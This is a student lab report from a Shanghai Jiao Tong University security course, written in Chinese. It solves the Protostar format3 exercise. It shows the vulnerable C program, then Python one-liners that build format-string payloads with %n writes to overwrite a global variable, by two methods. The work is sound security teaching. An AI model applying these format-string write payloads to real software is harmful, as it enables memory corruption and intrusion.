上海交通大学
SHANGHAI JIAO TONG UNIVERSITY

CS3312 Lab Format3

学号：522031910439　姓名：梁俊轩

2025 年 4 月 2 日

1 代码逻辑

对源码进行分析, 在 Protostar 官网可以看到 format3 的 C 语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void printbuffer(char *string)
{
  printf(string);
}

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);

  printbuffer(buffer);

  if(target == 0x01025544) {
      printf("you have modified the target :)\n");
  } else {
      printf("target is %08x :(\n", target);
  }
}

int main(int argc, char **argv)
{
  vuln();
}
```

2 漏洞分析

这题和 format2 相比更改了两个地方：1.print 替换成 printbuffer。2.target 的值换成 0x01025544。

2.1 Format2 做法

我们可以延续 format2 的思路，往字符串里填充 16930116 字节的数据。首先我们需要知道 target 的地址：

```
root@protostar:/opt/protostar/bin# objdump -t format3 |grep target
080496f4 g     O .bss00000004                 target
```

随便构造一个输入，确定我们输入的这个字符串在栈中的位置到底在哪里：

```
root@protostar:/opt/protostar/bin# python -c 'print "DDDD"+"%08x"*15' | ./format3
DDDD00000000bffffae0b7fd7ff40000000000000000bffffce80804849dbffffae00000
0200b7fd8420bffffb2444444444783830257838302578383025
target is 00000000 :(
```

D 对应到 ASCII 表为 0x44，那么说明多了 24 个字节。

然后我们就可以构造一个相应的输入，首先由对应的 target 地址组成，然后紧接着调用 11 次%x 的内容，还要保证加起来一共有 16930116 给字节，最后的%08n 正好对应的是 0x01025544：

```
root@protostar:/opt/protostar/bin# python -c 'print "\xf4\x96\x04\x08"+
"%16930032x"+"%08x"*10+"%08n" '| ./format3
```

最后能看到成功修改了 target：

```
root@protostar:/opt/protostar/bin# you have modified the target :)
```

2.2 控制 printf 参数指针

我们也可以分开修改 target 的值，0x01025544 即\x44\x55\x02\x01，\x02\x01 较小，我们可以把它们看作\x0102，那么分别对应到十进制为 68，85，225。

那么如图1所示，我们可以构造对应的输入。首先是由要修改的地址所构成，也就是 0x080496f4，0x080496f5，080496f6，然后我们需要读取从 string 指针开始第 12 个、13 个、14 个 DWORD 地址，往里面写入相应的数字：



图 1 栈空间示意图

```
root@protostar:/opt/protostar/bin# python -c 'print "\xf4\x96\x04\x08\xf5
\x96\x04\x08\xf6\x96
\x04\x08" + "%56x%12$n" + "%17x%13$n" +"%173x%14$n" ' | ./format3
```

```
you have modified the target :)
```

最后看到成功修改了 target。